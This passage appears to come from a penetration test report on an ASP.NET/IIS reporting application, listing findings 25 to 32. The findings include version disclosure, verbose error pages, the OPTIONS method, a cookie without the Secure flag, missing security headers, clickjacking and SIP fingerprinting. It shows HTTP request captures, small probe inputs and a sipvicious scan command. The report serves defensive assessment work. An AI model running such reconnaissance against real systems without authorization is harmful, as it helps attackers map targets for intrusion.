Wednesday, December 4, 2024	10:18 AM	385	<a href="#">Log_04-Dec-2024.log</a>
Tuesday, February 4, 2025	4:14 PM	2367	<a href="#">Log_04-Feb-2025.log</a>
Saturday, January 4, 2025	1:12 PM	385	<a href="#">Log_04-Jan-2025.log</a>
Monday, November 4, 2024	12:36 PM	8421	<a href="#">Log_04-Nov-2024.log</a>
Friday, October 4, 2024	5:54 PM	392	<a href="#">Log_04-Oct-2024.log</a>
Wednesday, September 4, 2024	4:04 PM	1187	<a href="#">Log_04-Sep-2024.log</a>
Monday, August 5, 2024	12:09 PM	7539	<a href="#">Log_05-Aug-2024.log</a>
Thursday, December 5, 2024	3:10 PM	385	<a href="#">Log_05-Dec-2024.log</a>
Wednesday, February 5, 2025	2:41 PM	5144	<a href="#">Log_05-Feb-2025.log</a>
Wednesday, March 5, 2025	10:24 AM	3572	<a href="#">Log_05-Mar-2025.log</a>
Monday, May 5, 2025	9:27 AM	1975	<a href="#">Log_05-May-2025.log</a>
Tuesday, November 5, 2024	10:59 AM	4399	<a href="#">Log_05-Nov-2024.log</a>
Thursday, February 6, 2025	3:00 PM	9976	<a href="#">Log_06-Feb-2025.log</a>
Monday, January 6, 2025	9:17 AM	795	<a href="#">Log_06-Jan-2025.log</a>
Thursday, March 6, 2025	9:42 AM	2395	<a href="#">Log_06-Mar-2025.log</a>
Tuesday, May 6, 2025	12:39 PM	41575	<a href="#">Log_06-May-2025.log</a>
Monday, April 7, 2025	3:46 PM	16274	<a href="#">Log_07-Apr-2025.log</a>
Friday, February 7, 2025	5:40 PM	21438	<a href="#">Log_07-Feb-2025.log</a>
Tuesday, January 7, 2025	4:33 PM	1187	<a href="#">Log_07-Jan-2025.log</a>
Friday, March 7, 2025	9:21 AM	1600	<a href="#">Log_07-Mar-2025.log</a>

## 25. Framework Version Disclosure

The application exposes the framework's version information (e.g., ASP.NET, Django, Laravel) in HTTP headers, error messages, or HTML source. This can help attackers identify specific vulnerabilities tied to that framework version.



← → ↻ Not Secure [redacted] /&&&

**Server Error in '/smartcallreport' Application.**

*A potentially dangerous Request.Path value was detected from the client (&).*

**Description:** An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

**Exception Details:** System.Web.HttpException: A potentially dangerous Request.Path value was detected from the client (&).

**Source Error:**

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.


**Stack Trace:**

```
[HttpException (0x80004005): A potentially dangerous Request.Path value was detected from the client (&).]
System.Web.HttpRequest.ValidateInputIfRequiredByConfig() +11826341
System.Web.PipelineStepManager.ValidateHelper(HttpContext context) +54
```

**Version Information:** Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.9282.0

## 26. Improper error handling

The application displays detailed error messages or stack traces to users, which may include sensitive information such as file paths, database queries, or system details.



← → ↻ [redacted] .asp?fromdate=15-May-2025&todate=15-May-2025&fromtime=00:00:00<i> &totime=23:59

**Server Error in '[redacted]' Application.**

*A potentially dangerous Request.QueryString value was detected from the client (fromtime="00:00:00<i>").*

**Description:** ASP.NET has detected data in the request that is potentially dangerous because it might include HTML markup or script. The data might represent an attempt to compromise the security of information. see <http://go.microsoft.com/fwlink/?LinkID=212874>.

**Exception Details:** System.Web.HttpRequestValidationException: A potentially dangerous Request.QueryString value was detected from the client (fromtime="00:00:00<i>").

**Source Error:**

The source code that generated this unhandled exception can only be shown when compiled in debug mode. To enable this, please follow one of the below steps, then request the URL:

1. Add a "Debug=true" directive at the top of the file that generated the error. Example:
 

```
<%@ Page Language="C#" Debug="true" %>
```
- 2) Add the following section to the configuration file of your application:
 

```
<configuration>
  <system.web>
    <compilation debug="true"/>
  </system.web>
</configuration>
```

Note that this second technique will cause all files within a given application to be compiled in debug mode. The first technique will cause only that particular file to be compiled in debug mode.

Important: Running applications in debug mode does incur a memory/performance overhead. You should make sure that an application has debugging disabled before deploying into production scenario.

**Stack Trace:**

## 27. OPTIONS method enabled

The web server allows the HTTP OPTIONS method, which can reveal supported HTTP methods and potentially expose sensitive information about server capabilities. Attackers can use this information to plan further attacks.




```
Request
Pretty Raw Hex
1 OPTIONS / .aspx?&agentid= cfrmvalue=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 CONNECTION: Keep-Alive
8 Cookie: ASP.NET_SessionId=mfbuchh0ob50jmfjbbtm451t; name=admin
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Allow: OPTIONS, TRACE, GET, HEAD, POST
3 Server: Microsoft-IIS/10.0
4 Public: OPTIONS, TRACE, GET, HEAD, POST
5 X-Powered-By: ASP.NET
6 Date: Sat, 17 May 2025 05:11:14 GMT
7 Content-Length: 0
8
9
```

## 28. Secure flag is not set in session cookie.


The session cookie lacks the Secure attribute, which means it can be transmitted over unencrypted HTTP connections. This increases the risk of the cookie being intercepted by attackers during transit.



```
http:// .aspx
localhost | ASP.NET_SessionId
Value
mfbuchh0ob50jmfjbbtm451t
Domain
localhost
Path
/
Expiration
Sun May 17 2026 10:27:48 GMT+0530 (India Standard Time)
SameSite
Lax
HostOnly [checked] Session [checked] Secure [unchecked] HttpOnly [checked]
localhost | name
Help
```

## 29. Security Headers are missing

The application does not implement essential HTTP security headers such as Content-Security-Policy, X-Frame-Options, X-Content-Type-Options, and Strict-Transport-Security. This increases the risk of attacks like clickjacking, MIME sniffing, and man-in-the-middle.



```


Request
-----
1 GET http://localhost:8080/...?agentid=...&iframevalue=1 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: ASP.NET_SessionId=...; name=admin
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

Response
-----
1 HTTP/1.1 200 OK
2 Cache-Control: private, no-store
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: Sat, 17 May 2025 05:04:39 GMT
6 Vary: Accept-Encoding
7 Server: Microsoft-IIS/10.0
8 X-AspNet-Version: 4.0.30319
9 X-Powered-By: ASP.NET
10 Date: Sat, 17 May 2025 05:04:39 GMT
11 Content-Length: 3726
12
13
14
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
16 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
17 <html xmlns="http://www.w3.org/1999/xhtml">
18 <head>
19 <script language="javascript" type="text/javascript">
20 function UserDeleteConfirmation() {
21
22 var TotalNoOfRecords = document.getElementById("lbitotdisplay").innerHTML
23 var excellimit = '70000'
24
25
26 if (eval(TotalNoOfRecords) > eval(excellimit)) {
27
28 if (confirm("Excel data Exceed on the limit " + excellimit + ". It can save only "
29 + excellimit + " records.Other records will be ignored.")
30 return true;
31 else
32 return false;
33 }
34 }
35 </script>
36 <link href="css/New_Style.css" type="text/css" rel="stylesheet" />
37 <title>

```


## 30. Default web page found on the application server

The application server is hosting default or placeholder web pages that are publicly accessible. These pages can provide attackers with information about the server or application setup and may expose unnecessary functionality.



### 31. Application is vulnerable to ClickJacking attack.

The application does not implement protections against clickjacking, allowing attackers to trick users into clicking hidden or disguised elements within an iframe. This can lead to unauthorized actions performed by the user without their consent.



### 32. SIP Server Fingerprinting Enabled

The SIP server reveals detailed version and configuration information in its responses, allowing attackers to identify the specific server software and version. This information can be leveraged to exploit known vulnerabilities.

```
(kali㉿kali)-[~/Downloads/sipvicious/sipvicious]
└─$ svmap -p [REDACTED]
+-----+-----+
| SIP Device           | User Agent           |
+-----+-----+
| [REDACTED]          | Brekeke SIP Server rev.517-7 Evaluation |
+-----+-----+
```

This page has been intentionally left blank.